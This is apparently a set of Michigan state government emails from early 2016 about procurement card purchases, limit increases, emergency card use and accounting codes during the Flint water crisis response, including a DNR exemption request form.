**Sent:** Monday, January 25, 2016 4:23 PM  
**To:** Hummel, Mindy (DTMB) <[HummelM@michigan.gov](mailto:HummelM@michigan.gov)>  
**Subject:** Flint PCard Purchases

Good Afternoon, Mindy.

Attached is a list of PCard purchases that posted between 1/16/2016-1/22/2016. Please review the purchases and mark in column J if it was for the Flint Water Issue. If it was for the Flint Water Issue please provide a description of what was purchased in column K. This information is being requested by DHHS.

Please reply as soon as possible.

Let me know if you have any questions.

Thank you.

Marsha

	A	B	C	D	E	F	G	H
1	Card Embossed Line 1	Txn Number	Purchase Date	Post Date	Vendor Name	Vendor City	Vendor State	MCC
2	MELINDA S HUMMEL	TXN01123466	1/13/2016	1/15/2016	VERIZON WRLS M4873-01	EAST LANSING	MI	4812
3	MELINDA S HUMMEL	TXN01123472	1/13/2016	1/15/2016	APPLE STORE #R616	LANSING	MI	5732

	I	J	K	L
1	Amount	Total Item Tax	Flint	Description of Purchase
2	\$837.24	\$47.39	X	Cases and styluses for iPads
3	\$18,592.85	\$0.00	X	iPads, cases and styluses

---

**From:** Smith, Terri (DHHS)  
**Sent:** Thursday, January 28, 2016 9:14 AM  
**To:** Stansfield, Marsha (DTMB)  
**Cc:** Hampton, Trisha (DTMB); Kammer, Nathan (DHHS)  
**Subject:** FW: DCH Low-Usage Audit for Procurement Card

**Importance:** High

Marsha,

Are there any restrictions on what an emergency pcard may be used for?

Thank you,  
Terri

---

**From:** Kammer, Nathan (DHHS)  
**Sent:** Thursday, January 28, 2016 9:05 AM  
**To:** Smith, Terri (DHHS) <SmithT42@michigan.gov>; Bidigare, Barb (DHHS) <BidigareB3@michigan.gov>  
**Subject:** FW: DCH Low-Usage Audit for Procurement Card  
**Importance:** High

Terri, forwarding this. May involve some emergency Pcard charges.

Barb, the limits on the cards are \$12,500 each. Let us know what you hear from accounting. Thank you.

---

**From:** Bidigare, Barb (DHHS)  
**Sent:** Thursday, January 28, 2016 8:59 AM  
**To:** Kammer, Nathan (DHHS) <KammerN@michigan.gov>  
**Subject:** RE: DCH Low-Usage Audit for Procurement Card  
**Importance:** High

Hi Nate,

One of our staff is heading to Flint for a week and is requesting a travel advance. I am checking with accounting on whether we can do that, but the alternative is for her to take one of our emergency procurement cards. I want to make sure the cards still have no vendor restrictions, which is how they were set up originally. Are you able to verify that? These are the 2 cards assigned to Dr. Jacqueline Scott. Also please let me know the current dollar limits (transactions and total) Please let me know asap.

-Barb

---

**From:** Kammer, Nathan (DHHS)  
**Sent:** Monday, January 25, 2016 1:32 PM  
**To:** Bidigare, Barb (DHHS) <BidigareB3@michigan.gov>  
**Cc:** Richards, Tory L. (DHHS) <RichardsT3@michigan.gov>; Hotchkin, Rita (DHHS) <HotchkinR@michigan.gov>  
**Subject:** RE: DCH Low-Usage Audit for Procurement Card

Thanks Barb.

---

**From:** Bidigare, Barb (DHHS)  
**Sent:** Monday, January 25, 2016 1:31 PM  
**To:** Kammer, Nathan (DHHS) <[KammerN@michigan.gov](mailto:KammerN@michigan.gov)>  
**Cc:** Richards, Tory L. (DHHS) <[RichardsT3@michigan.gov](mailto:RichardsT3@michigan.gov)>; Hotchkin, Rita (DHHS) <[HotchkinR@michigan.gov](mailto:HotchkinR@michigan.gov)>  
**Subject:** FW: DCH Low-Usage Audit for Procurement Card

Hello Nate,

Dr. Scott asked me to reply to you. We are currently busy working on the response to the Flint water emergency. Dr. Scott has been assigned 2 emergency procurement cards to keep and hold until we need them in response to some emergency event. The purpose is that sometimes we need to respond to situations where we cannot wait for the usual procurement process. Since we are now activated for response to Flint we are using the emergency pcards. Please ask Tory Richards or Rita Hotchkin if you need more information as they are aware of this set up.

Barbara Bidigare, Special Projects/ASPR Grant Coordinator  
Division of Emergency Preparedness and Response  
Bureau of EMS, Trauma and Preparedness  
Michigan Department of Health and Human Services  
201 Townsend, Lansing MI 48913 Phone: (517) 335-9026

---

**From:** Scott, Jackie (DHHS)  
**Sent:** Monday, January 25, 2016 1:24 PM  
**To:** Bidigare, Barb (DHHS) <[BidigareB3@michigan.gov](mailto:BidigareB3@michigan.gov)>  
**Subject:** FW: DCH Low-Usage Audit for Procurement Card

---

**From:** Kammer, Nathan (DHHS)  
**Sent:** Monday, January 25, 2016 1:23 PM  
**To:** Scott, Jackie (DHHS) <[ScottJ14@michigan.gov](mailto:ScottJ14@michigan.gov)>; Broadnax, Leon (DHHS) <[broadnaxl@michigan.gov](mailto:broadnaxl@michigan.gov)>; Lhuillier, Robert (DHHS) <[LhuillierR@michigan.gov](mailto:LhuillierR@michigan.gov)>; Smith, Patricia A. (DHHS) <[smithp2@michigan.gov](mailto:smithp2@michigan.gov)>; Smith, Patricia A. (DHHS) <[SmithP10@michigan.gov](mailto:SmithP10@michigan.gov)>; Quan, William (DHHS) <[quanw@michigan.gov](mailto:quanw@michigan.gov)>; Barr, Jacqui (DHHS) <[BarrJ3@michigan.gov](mailto:BarrJ3@michigan.gov)>; Butler, Michele (DHHS) <[ButlerM7@michigan.gov](mailto:ButlerM7@michigan.gov)>; Anspach, Scott (DHHS) <[AnspachS@michigan.gov](mailto:AnspachS@michigan.gov)>; McGhee, Vivian (DHHS) <[McGheeV@michigan.gov](mailto:McGheeV@michigan.gov)>; Lotoszinski, Colleen (DHHS) <[LotoszinskiC@michigan.gov](mailto:LotoszinskiC@michigan.gov)>; Johnston, Heather (DHHS) <[JohnstonH2@michigan.gov](mailto:JohnstonH2@michigan.gov)>; Hennesey, Diane (DHHS) <[HenneseyD@michigan.gov](mailto:HenneseyD@michigan.gov)>; Duke-Littlejohn, Wendy (DHHS) <[DukeLittlejohnW@michigan.gov](mailto:DukeLittlejohnW@michigan.gov)>; Klein, Kendra (DHHS) <[Kleink1@michigan.gov](mailto:Kleink1@michigan.gov)>; Borowski, Beth (DHHS) <[BorowskiB@michigan.gov](mailto:BorowskiB@michigan.gov)>  
**Cc:** Smith, Terri (DHHS) <[SmithT42@michigan.gov](mailto:SmithT42@michigan.gov)>  
**Subject:** DCH Low-Usage Audit for Procurement Card

Good afternoon,

Your Procurement Card appears on a low-usage audit for having 6 or fewer charges over the last 6 months. Please respond and indicate you want me to close your card, or email back a justification for keeping the card active. Please respond no later than Thursday, January 28<sup>th</sup>. Thank you.

Nate Kammer  
Contract Analyst and Procurement Card Administrator  
Department of Health and Human Services  
235 S. Grand Avenue



Lansing, MI 48933  
517-335-6173  
[kammern@michigan.gov](mailto:kammern@michigan.gov)

---

**From:** Kammer, Nathan (DHHS)  
**Sent:** Thursday, January 28, 2016 9:25 AM  
**To:** Hampton, Trisha (DTMB); Smith, Terri (DHHS); Stansfield, Marsha (DTMB)  
**Subject:** RE: DCH Low-Usage Audit for Procurement Card

Thanks Trisha, I have to run to a meeting but want to ask before I leave. Terri and I were talking, do we need prior approval from You/Marsha before we tell someone they can use an emergency card?

---

**From:** Hampton, Trisha (DTMB)  
**Sent:** Thursday, January 28, 2016 9:23 AM  
**To:** Smith, Terri (DHHS) <SmithT42@michigan.gov>; Stansfield, Marsha (DTMB) <StansfieldM@michigan.gov>  
**Cc:** Kammer, Nathan (DHHS) <KammerN@michigan.gov>  
**Subject:** RE: DCH Low-Usage Audit for Procurement Card

Cash is the only restriction on an emergency card.

---

**From:** Smith, Terri (DHHS)  
**Sent:** Thursday, January 28, 2016 9:14 AM  
**To:** Stansfield, Marsha (DTMB) <StansfieldM@michigan.gov>  
**Cc:** Hampton, Trisha (DTMB) <HamptonT@michigan.gov>; Kammer, Nathan (DHHS) <KammerN@michigan.gov>  
**Subject:** FW: DCH Low-Usage Audit for Procurement Card  
**Importance:** High

Marsha,

Are there any restrictions on what an emergency pcard may be used for?

Thank you,  
Terri

---

**From:** Kammer, Nathan (DHHS)  
**Sent:** Thursday, January 28, 2016 9:05 AM  
**To:** Smith, Terri (DHHS) <SmithT42@michigan.gov>; Bidigare, Barb (DHHS) <BidigareB3@michigan.gov>  
**Subject:** FW: DCH Low-Usage Audit for Procurement Card  
**Importance:** High

Terri, forwarding this. May involve some emergency Pcard charges.

Barb, the limits on the cards are \$12,500 each. Let us know what you hear from accounting. Thank you.

---

**From:** Bidigare, Barb (DHHS)  
**Sent:** Thursday, January 28, 2016 8:59 AM  
**To:** Kammer, Nathan (DHHS) <KammerN@michigan.gov>  
**Subject:** RE: DCH Low-Usage Audit for Procurement Card  
**Importance:** High

Hi Nate,

One of our staff is heading to Flint for a week and is requesting a travel advance. I am checking with accounting on whether we can do that, but the alternative is for her to take one of our emergency procurement cards. I want to make sure the cards still have no vendor restrictions, which is how they were set up originally. Are you able to verify that? These are the 2 cards assigned to Dr. Jacqueline Scott. Also please let me know the current dollar limits (transactions and total) Please let me know asap.  
-Barb

---

**From:** Kammer, Nathan (DHHS)  
**Sent:** Monday, January 25, 2016 1:32 PM  
**To:** Bidigare, Barb (DHHS) <[BidigareB3@michigan.gov](mailto:BidigareB3@michigan.gov)>  
**Cc:** Richards, Tory L. (DHHS) <[RichardsT3@michigan.gov](mailto:RichardsT3@michigan.gov)>; Hotchkin, Rita (DHHS) <[HotchkinR@michigan.gov](mailto:HotchkinR@michigan.gov)>  
**Subject:** RE: DCH Low-Usage Audit for Procurement Card

Thanks Barb.

---

**From:** Bidigare, Barb (DHHS)  
**Sent:** Monday, January 25, 2016 1:31 PM  
**To:** Kammer, Nathan (DHHS) <[KammerN@michigan.gov](mailto:KammerN@michigan.gov)>  
**Cc:** Richards, Tory L. (DHHS) <[RichardsT3@michigan.gov](mailto:RichardsT3@michigan.gov)>; Hotchkin, Rita (DHHS) <[HotchkinR@michigan.gov](mailto:HotchkinR@michigan.gov)>  
**Subject:** FW: DCH Low-Usage Audit for Procurement Card

Hello Nate,

Dr. Scott asked me to reply to you. We are currently busy working on the response to the Flint water emergency. Dr. Scott has been assigned 2 emergency procurement cards to keep and hold until we need them in response to some emergency event. The purpose is that sometimes we need to respond to situations where we cannot wait for the usual procurement process. Since we are now activated for response to Flint we are using the emergency pcards. Please ask Tory Richards or Rita Hotchkin if you need more information as they are aware of this set up.

Barbara Bidigare, Special Projects/ASPR Grant Coordinator  
Division of Emergency Preparedness and Response  
Bureau of EMS, Trauma and Preparedness  
Michigan Department of Health and Human Services  
201 Townsend, Lansing MI 48913 Phone: (517) 335-9026

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**From:** Scott, Jackie (DHHS)  
**Sent:** Monday, January 25, 2016 1:24 PM  
**To:** Bidigare, Barb (DHHS) <[BidigareB3@michigan.gov](mailto:BidigareB3@michigan.gov)>  
**Subject:** FW: DCH Low-Usage Audit for Procurement Card

---

**From:** Kammer, Nathan (DHHS)  
**Sent:** Monday, January 25, 2016 1:23 PM  
**To:** Scott, Jackie (DHHS) <[ScottJ14@michigan.gov](mailto:ScottJ14@michigan.gov)>; Broadnax, Leon (DHHS) <[broadnaxl@michigan.gov](mailto:broadnaxl@michigan.gov)>; Lhuillier, Robert (DHHS) <[LhuillierR@michigan.gov](mailto:LhuillierR@michigan.gov)>; Smith, Patricia A. (DHHS) <[smithp2@michigan.gov](mailto:smithp2@michigan.gov)>; Smith, Patricia A. (DHHS) <[SmithP10@michigan.gov](mailto:SmithP10@michigan.gov)>; Quan, William (DHHS) <[quanw@michigan.gov](mailto:quanw@michigan.gov)>; Barr, Jacqui (DHHS) <[BarrJ3@michigan.gov](mailto:BarrJ3@michigan.gov)>; Butler, Michele (DHHS) <[ButlerM7@michigan.gov](mailto:ButlerM7@michigan.gov)>; Anspach, Scott (DHHS) <[AnspachS@michigan.gov](mailto:AnspachS@michigan.gov)>; McGhee, Vivian (DHHS) <[McGheeV@michigan.gov](mailto:McGheeV@michigan.gov)>; Lotoszinski, Colleen (DHHS) <[LotoszinskiC@michigan.gov](mailto:LotoszinskiC@michigan.gov)>; Johnston, Heather (DHHS) <[JohnstonH2@michigan.gov](mailto:JohnstonH2@michigan.gov)>; Hennesey, Diane (DHHS)

<HenneseyD@michigan.gov>; Duke-Littlejohn, Wendy (DHHS) <DukeLittlejohnW@michigan.gov>; Klein, Kendra (DHHS) <Kleink1@michigan.gov>; Borowski, Beth (DHHS) <BorowskiB@michigan.gov>

**Cc:** Smith, Terri (DHHS) <SmithT42@michigan.gov>

**Subject:** DCH Low-Usage Audit for Procurement Card

Good afternoon,

Your Procurement Card appears on a low-usage audit for having 6 or fewer charges over the last 6 months.

Please respond and indicate you want me to close your card, or email back a justification for keeping the card active. Please respond no later than Thursday, January 28<sup>th</sup>. Thank you.

Nate Kammer

Contract Analyst and Procurement Card Administrator

Department of Health and Human Services

235 S. Grand Avenue

Lansing, MI 48933

517-335-6173

[kammern@michigan.gov](mailto:kammern@michigan.gov)

---

**From:** Hampton, Trisha (DTMB)  
**Sent:** Thursday, January 28, 2016 2:24 PM  
**To:** Stansfield, Marsha (DTMB)  
**Subject:** FW: P-card for Hotel

FYI

---

**From:** Doll, Jeanette (DTMB)  
**Sent:** Thursday, January 28, 2016 2:21 PM  
**To:** Hampton, Trisha (DTMB) <[HamptonT@michigan.gov](mailto:HamptonT@michigan.gov)>  
**Cc:** Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>; Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>  
**Subject:** P-card for Hotel

Hi Trisha –

We have an employee that is assisting with supply deliveries in the City of Flint in response to the water emergency. Due to the long days he has been working, he requested a hotel room. MSP-EMHSD had originally reserved rooms for state employees with direct pay from MSP. However, when we contacted the hotel they did not have any “state” rate rooms available. Hotels in the area have been at full capacity due to the emergency and visitors coming into the area.


This morning I was able to reserve a room using Chris Christensen’s P-card at another hotel in the area for Bill Selleck with Vehicle and Travel Services. Bill will be staying Thursday, January 28, 2016 through Saturday, February 6.

If we continue to have drivers requesting hotel rooms, I will work with your office to obtain hotel cards for their use.

Thank you for your help!

Jeanette

Jeanette Doll, Professional Emergency Manager  
MI Dept. of Technology, Management & Budget  
Emergency Management Coordinator  
(517) 373-2231 Office  
(517) 719-8763 Cell



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**From:** Hampton, Trisha (DTMB)  
**Sent:** Friday, January 29, 2016 7:56 AM  
**To:** Stansfield, Marsha (DTMB)  
**Subject:** RE: Flint Water Crisis - P-Card limit

Hi Shelly,

Please see the approval below.

Let me know if you have any questions.

Trisha

---

**From:** Stansfield, Marsha (DTMB)  
**Sent:** Thursday, January 28, 2016 5:15 PM  
**To:** Hampton, Trisha (DTMB) <[HamptonT@michigan.gov](mailto:HamptonT@michigan.gov)>  
**Subject:** RE: Flint Water Crisis - P-Card limit

Trisha,

A one-time exemption to increase Shelly Millimaki's limit during the Flint Water Issue for payment of rental trucks is approved. Please be sure that this authorization email is attached to the transaction detail reports in which the transactions appear.

Let me know if you have any questions.

Marsha

---

**From:** Hampton, Trisha (DTMB)  
**Sent:** Tuesday, January 26, 2016 12:30 PM  
**To:** Stansfield, Marsha (DTMB) <[StansfieldM@michigan.gov](mailto:StansfieldM@michigan.gov)>  
**Subject:** FW: Flint Water Crisis - P-Card limit

Marsha,

I suggest that we increase Shelly's spending limits to \$5,000/\$12,500 to accommodate the payments for the rental trucks for the Flint Water Disaster.

Thanks,  
Trisha

---

**From:** Millimaki, Shelly (DTMB)  
**Sent:** Tuesday, January 26, 2016 12:07 PM  
**To:** Hampton, Trisha (DTMB) <[HamptonT@michigan.gov](mailto:HamptonT@michigan.gov)>  
**Cc:** Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** Flint Water Crisis - P-Card limit

Hi Trisha,

We have been helping out with the Flint water crisis. We have used our drivers and trucks. They were still in need of more trucks and drivers, so I was asked to rent 3 24' straight trucks with lift gate to help out in Flint. Because of the urgency to get these trucks rented and be available for Flint, I put them on my P-Card. I do not have an end date of when we will be done with these, so I will need an increase to both my single limit and my cycle limit to be able to pay for these.

Kristi has approved this as well.

Thank you for all of your help Trisha!  
Shelly

Shelly Millimaki  
DTMB Delivery Services  
(517)322-6788  
[millimakis@michigan.gov](mailto:millimakis@michigan.gov)



**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Friday, January 29, 2016 9:56 AM  
**To:** Stansfield, Marsha (DTMB)  
**Subject:** Thank you for your service



Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.

## THANK YOU!

Fellow employees,

Each day, more than 46,000 state of Michigan employees come to work with the confidence and commitment to make Michigan a better place to live, work and play. I appreciate the way you care about the citizens we serve, and how it is reflected in the work that you do.

As you have heard from me and the media, our reputation and trust can be severely impacted when people do not make good decisions, or use good judgment in solving problems. That principle is universal, but never more so than when public health is at stake. What happened in Flint can never be allowed to happen again anywhere in our state.

I know that you want to work in a place where employee input is valued, efforts are recognized, and teams are always striving for continuous improvement. That's why we introduced employee surveys, Bureaucracy Busters and other reinvention initiatives. We want and deserve a culture of innovation, continuous improvement and employee engagement at every level. We can never take for granted how important the people are who depend on us to do our jobs, and I am asking you not to let the situation in Flint negatively impact your motivation to excel every day.

Many of you have taken an interest in helping the citizens of Flint on your own time, and I'd like to take this opportunity to recognize and thank those who have volunteered over the last couple of weekends. You have worked tirelessly to deliver cases of bottled water, water filters, replacement cartridges and water testing kits to the families in need. I appreciate you donating your time to help our fellow Michiganders. To date, more than 37,000 homes have been visited by one of our water resource teams.

For employees who would like to further help the people of Flint, please visit [www.HelpForFlint.com](http://www.HelpForFlint.com) to learn how you can do so. For additional information and to sign up for daily updates, please visit [www.mi.gov/FlintWater](http://www.mi.gov/FlintWater). I am committed to ensuring that all residents have access to safe and clean water.

Again, I'd like to express my gratitude for the work you do every day to continuously improve our state and earn the trust of those you serve. You make a real difference.

Thanks,



Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
Governor Rick Snyder

Governor Rick Snyder





Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
Photos of state employees volunteering

#### STAY CONNECTED:



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This email was sent to [stansfieldm@michigan.gov](mailto:stansfieldm@michigan.gov) on behalf of: The Executive Office of the Governor · 111 South Capitol Avenue · Lansing, MI 48909 · 517-335-7356

---

**From:** Lutton, Sue (DNR)  
**Sent:** Thursday, February 04, 2016 11:11 AM  
**To:** Stansfield, Marsha (DTMB)  
**Subject:** Chart of Accounts

Marsha, please add the following PCA:

55950 FRD FLINT WATER CRISIS

Thanks.

Sue Lutton  
Department of Natural Resources  
Procurement Services  
Phone: 517.284.5953  
Fax: 517.373.1164  
[luttons@michigan.gov](mailto:luttons@michigan.gov)

"Dogs are not our whole life, but they make our lives whole!" - Roger Caras

---

**From:** Churches, Nichole (DEQ)  
**Sent:** Friday, February 05, 2016 12:11 PM  
**To:** Stansfield, Marsha (DTMB)  
**Cc:** Premoe, Tara (DEQ)  
**Subject:** Need Index Added to WORKS

Hi Marsha,

A new index was created for the DEQ Flint Water activities; can you please have this added in WORKS?

**AY: 16 Index: 32000**

**Title: DEQ Flint Water**

Thank you!

Nichole M. Churches  
Procurement Section  
Administration Division  
Department of Environmental Quality  
517-284-5005  
[churchesn@michigan.gov](mailto:churchesn@michigan.gov)

---

**From:** Premoe, Tara (DEQ)  
**Sent:** Monday, February 08, 2016 7:55 AM  
**To:** Stansfield, Marsha (DTMB)  
**Subject:** FW: Coding to add to GL for DEQ - Works

Please add the PCA described below. Disregard the project number. Thank you.

**Tara Premoe**

Administration  
Department of Environmental Quality  
PH: (517) 284-5012  
[premoet@michigan.gov](mailto:premoet@michigan.gov)

---

**From:** Campbell, Mary Jo (DEQ)  
**Sent:** Friday, February 05, 2016 5:34 PM  
**To:** Premoe, Tara (DEQ)  
**Subject:** Coding to add to GL - Works

Not sure if one or both codes are bombing, but please add the PCA and Project number if not already in works yet. Coding is needed for the current cycle next week. Thanks, Mary Jo

AGENCY: 761 APPN YEAR: 16 PCA: 30315  
CA TYPE: D TITLE: FLINT WATER LAB SVCS

AGY: 761 PROJ NO/PH: 900040 00 AGY CD 2:  
TITLE: CITY OF FLINT DRINKING WATER

Mary Jo Campbell  
Department of Environmental Quality  
Remediation and Redevelopment Division  
Constitution Hall 5<sup>th</sup> Floor S. Tower  
Ph 517-284-5074  
Fax 517-241-9581  
[campbellm3@michigan.gov](mailto:campbellm3@michigan.gov)

---

**From:** Desgranges, Brittany (DTMB)  
**Sent:** Tuesday, February 09, 2016 11:54 AM  
**To:** Lutton, Sue (DNR)  
**Cc:** Stansfield, Marsha (DTMB)  
**Subject:** RE: New/Replacement/Expiring PCard(s)

Sue,

I will watch for Scott's card and let you know when we receive it.

Thank you,

**Brittany Desgranges**  
Student Assistant  
Financial Services- Procurement  
Lewis Cass Building, 2<sup>nd</sup> Floor  
517-335-4079



**HELP. CONNECT. SOLVE.**

---

**From:** Lutton, Sue (DNR)  
**Sent:** Tuesday, February 09, 2016 11:49 AM  
**To:** Desgranges, Brittany (DTMB) <[DesgrangesB@michigan.gov](mailto:DesgrangesB@michigan.gov)>  
**Subject:** RE: New/Replacement/Expiring PCard(s)

Thanks, Brittany. I have a cardholder who discovered fraud on his card yesterday. He called the bank and will be receiving a new card. When Scott Lakowky's card arrives, could you please give me a call or drop me an e-mail and I will walk over and get it. He is currently here in Lansing on DNR's Emergency Management Response Team for the Flint water crisis. He needs his card while he is here on assignment. I told him I would get it to him as soon as I could.

Thanks.

Sue Lutton  
Department of Natural Resources  
Procurement Services  
Phone: 517.284.5953  
Fax: 517.373.1164  
[luttons@michigan.gov](mailto:luttons@michigan.gov)

"Dogs are not our whole life, but they make our lives whole!" - Roger Caras

---

**From:** Desgranges, Brittany (DTMB)  
**Sent:** Tuesday, February 09, 2016 11:10 AM  
**To:** Lutton, Sue (DNR)  
**Cc:** Burton, Ian (DNR); Taylor, Kristin (DNR); Caryl, Steven (DNR); Gutierrez, Jerek (DNR); Kinsinger, Denise (DNR)  
**Subject:** New/Replacement/Expiring PCard(s)

Sue,

I'm putting a new PCard(s) for Ian Burton, Kristin Taylor, Steven Caryl, Denise Kinsinger, and Jerek Gutierrez in ID mail today. Let me know if you do not receive the card(s). Thank you.

☒ This PCard(s) is a new request for a card(s) or a replacement card(s).

The card must be activated before using. The activation code can be found in WORKS under Administration, Organization, Users looking in the Activation ID column.

☐ This PCard(s) is for a card(s) that is due to expire.

The card must be activated before using. The activation code can be found in WORKS under Administration, Organization, Users looking in the Activation ID column.

Remind the cardholder(s) that if the card number is on file with any vendors, it will need to be updated with the new expiration date and CVV number (from the back of the card). The old card is active until the end of the month shown as the card's expiration date, but the new card can be activated at any time before then. The old card should be disposed of according to your agency's regulations.

---

**From:** Lutton, Sue (DNR)  
**Sent:** Tuesday, February 16, 2016 9:21 AM  
**To:** Stansfield, Marsha (DTMB)  
**Cc:** Gyorkos, Laura (DNR);Lutton, Sue (DNR)  
**Subject:** Departmentwide Exemption Request - Flint Crisis  
**Attachments:** Departmentwide Exemption Request - Flint Crisis.doc

**Importance:** High

Marsha, attached is the **draft** of the exemption request for the cardholders participating on the response team DNR is planning to submit to you for approval. Please look it over and let me know if I need to add anything further to the business justification. I want to make sure it is okay because this will be signed by Gary Hagler, Chief, Law Enforcement Division. He is the State Emergency Operations Center (SEOC) representative and the DNR/DEQ Emergency Coordinator. All purchasing for the Flint water emergency is approved by him.

I will be attaching an initial list of cardholders and their 4-digit card number, and as additional cardholders come on board, I will send you their name and card number. The cardholder will receive a copy of the exemption with a cc to their reconciler instructing that a copy of this exemption be attached to the documentation of each cycle they are under the emergency card. Currently there are five divisions of the DNR involved in this endeavor.

In looking at the names of staff that will be making purchases most are Forest Resources staff who are already fall under an exemption. Because this unfortunately is a man-made emergency, would you prefer the FRD staff be listed under this request or is the existing one for them enough?

As soon as I hear back from you, I'll get this to Chief Hagler for his signature. Thanks.

Sue Lutton  
Department of Natural Resources  
Procurement Services  
Phone: 517.284.5953  
Fax: 517.373.1164  
[luttons@michigan.gov](mailto:luttons@michigan.gov)

"Dogs are not our whole life, but they make our lives whole!" - Roger Caras

## STATEWIDE PROCUREMENT CARD PROGRAM EXEMPTION REQUEST

Completion of this form is required for procurement cardholders with any transaction exemption, including requesting a single transaction limit above \$2,500.00.

\* Separate forms are required for different justifications.

Cardholder Name(s): (Attach additional pages if necessary)	
Blanket	
Department: Natural Resources	Division: Various division within the DNR
Type of Exemption: <input type="checkbox"/> Single Transaction Limit <input type="checkbox"/> Excluded Items <input checked="" type="checkbox"/> Other: Allow cardholders assigned to the Emergency Management Response Team for the Flint Water emergency, and not covered by the fire fighters exemption, to have their cards raised to an emergency card profile.	Requested Single Limit: \$
<p>*Justification for Exemption: In response to the water crisis in Flint, the DNR has created an Emergency Management Response Team to assist the Department of Environmental Quality. A number of DNR staff from multiple divisions have taken on support roles in response to the Flint water crisis. Staff is coming from around the state to work on the response team and those individuals who have procurement card and are in the role of logistic support need to have the ability to purchase food and lodging for staff working on the response team.</p> <p>All transactions are to be coded with the Proj/Ph 31043901 for tracking all DNR expenses related to the Flint water emergency.</p> <p>This exemption will be in effect for the duration of the Emergency Management Response Team.</p>	
Agency SEOC Representative Approval Signature:	Date:
Department Procurement Card Administrator Signature:	Date:
Statewide Procurement Card Administrator Signature:	Date:
Please submit completed form to: Marsha Stansfield DTMB Financial Services Lewis Cass Bldg, 2 <sup>nd</sup> Floor 320 S. Walnut St Lansing, MI 48909	
For DTMB Financial Services Office Only	
Entered by:	Date:



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**From:** Strong, Lynn (LARA)  
**Sent:** Tuesday, February 16, 2016 11:36 AM  
**To:** Stansfield, Marsha (DTMB)  
**Subject:** PCARD - LARA - ADD NEW INDEX AND PCA TO BOA WORKS

Good Morning Marsha,

Would you please have the following index and pca added to Bank of America WORKS for LARA?

**INDEX – 02042 FLINT DECLARATION OF EMERGENCY**

**PCA - 71863 BCHS-SURVEYORS**

Thank you.

***Lynn Strong***

Dept. of Licensing & Regulatory Affairs

Procurement Services

PH: 517.373.7791

FX: 517.373.2927

E-mail: [strongl3@michigan.gov](mailto:strongl3@michigan.gov)

---

**From:** Premoe, Tara (DEQ)  
**Sent:** Wednesday, February 17, 2016 12:07 PM  
**To:** Stansfield, Marsha (DTMB); Hampton, Trisha (DTMB)  
**Cc:** Epkey, Amy (DEQ); Wilcox, Candra (DEQ); McDonald, Paul (DEQ); Churches, Nichole (DEQ)  
**Subject:** Emergency PCard Increase  
  
**Importance:** High

Hi Marsha,

I will be increasing the limit on the PCard assigned to Candra Wilcox to Emergency – STL: \$50,000 per transaction / \$100,000 per cycle. She may be using her card for emergency purchases associated with the declared emergency in Flint. The charges may be to purchase necessary gift cards for residents to participate in water sampling inside their homes, although we are working on donations of the gift cards, donations may or may not cover all of the expenses.

I have instructed Candra to call Bank of America prior to any large purchase to ensure the transaction is not denied. If there are additional codes associated with her card you need to add, please let me know.

I will be out of town from February 19<sup>th</sup> to the 29<sup>th</sup>. Nichole Churches will be handling any procurement issues while I am away, although Nichole does not have administration rights in WORKS and may be contacting you if assistance is needed.

Please let me know if you need further information. Thank you for your assistance.

**Tara Premoe**

Administration

Department of Environmental Quality

PH: (517) 284-5012

[premoet@michigan.gov](mailto:premoet@michigan.gov)

---

**From:** Premoe, Tara (DEQ)  
**Sent:** Wednesday, February 17, 2016 12:33 PM  
**To:** Stansfield, Marsha (DTMB)  
**Cc:** Spaniolo, Natalie (DTMB)  
**Subject:** RE: Emergency PCard Increase

This will be on a temporary basis until we complete the required testing at Sentinel sites; approximately 8 weeks. I do not anticipate the gift card purchase to be over \$25,000, and depending on donations, hopefully much less. I put it in the emergency profile because we consider it an emergency purchase; do you want it in another category?

### **Tara Premoe**

Administration  
Department of Environmental Quality  
PH: (517) 284-5012  
[premoet@michigan.gov](mailto:premoet@michigan.gov)

---

**From:** Stansfield, Marsha (DTMB)  
**Sent:** Wednesday, February 17, 2016 12:28 PM  
**To:** Premoe, Tara (DEQ)  
**Cc:** Spaniolo, Natalie (DTMB)  
**Subject:** RE: Emergency PCard Increase

Tara,

How long do you need the exemption for (trying to decide if an email is sufficient or an exemption form needs to be completed)? Is she only purchasing gift cards? Do you anticipate her purchasing \$50,000 worth of gift cards at one time? Why would this need to be in an emergency profile if purchasing gift cards?

Marsha

---

**From:** Premoe, Tara (DEQ)  
**Sent:** Wednesday, February 17, 2016 12:07 PM  
**To:** Stansfield, Marsha (DTMB) <[StansfieldM@michigan.gov](mailto:StansfieldM@michigan.gov)>; Hampton, Trisha (DTMB) <[HamptonT@michigan.gov](mailto:HamptonT@michigan.gov)>  
**Cc:** Epkey, Amy (DEQ) <[epkeya@michigan.gov](mailto:epkeya@michigan.gov)>; Wilcox, Candra (DEQ) <[WilcoxC2@michigan.gov](mailto:WilcoxC2@michigan.gov)>; McDonald, Paul (DEQ) <[mcdonaldp@michigan.gov](mailto:mcdonaldp@michigan.gov)>; Churches, Nichole (DEQ) <[CHURCHESN@michigan.gov](mailto:CHURCHESN@michigan.gov)>  
**Subject:** Emergency PCard Increase  
**Importance:** High

Hi Marsha,

I will be increasing the limit on the PCard assigned to Candra Wilcox to Emergency – STL: \$50,000 per transaction / \$100,000 per cycle. She may be using her card for emergency purchases associated with the declared emergency in Flint. The charges may be to purchase necessary gift cards for residents to participate in water sampling inside their homes, although we are working on donations of the gift cards, donations may or may not cover all of the expenses.

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Administration

Department of Environmental Quality

PH: (517) 284-5012

[premoet@michigan.gov](mailto:premoet@michigan.gov)

---

**From:** Premoe, Tara (DEQ)  
**Sent:** Wednesday, February 17, 2016 1:50 PM  
**To:** Stansfield, Marsha (DTMB)  
**Cc:** Churches, Nichole (DEQ)  
**Subject:** RE: Emergency PCard Increase  
**Attachments:** PCard Exemption Request.pdf

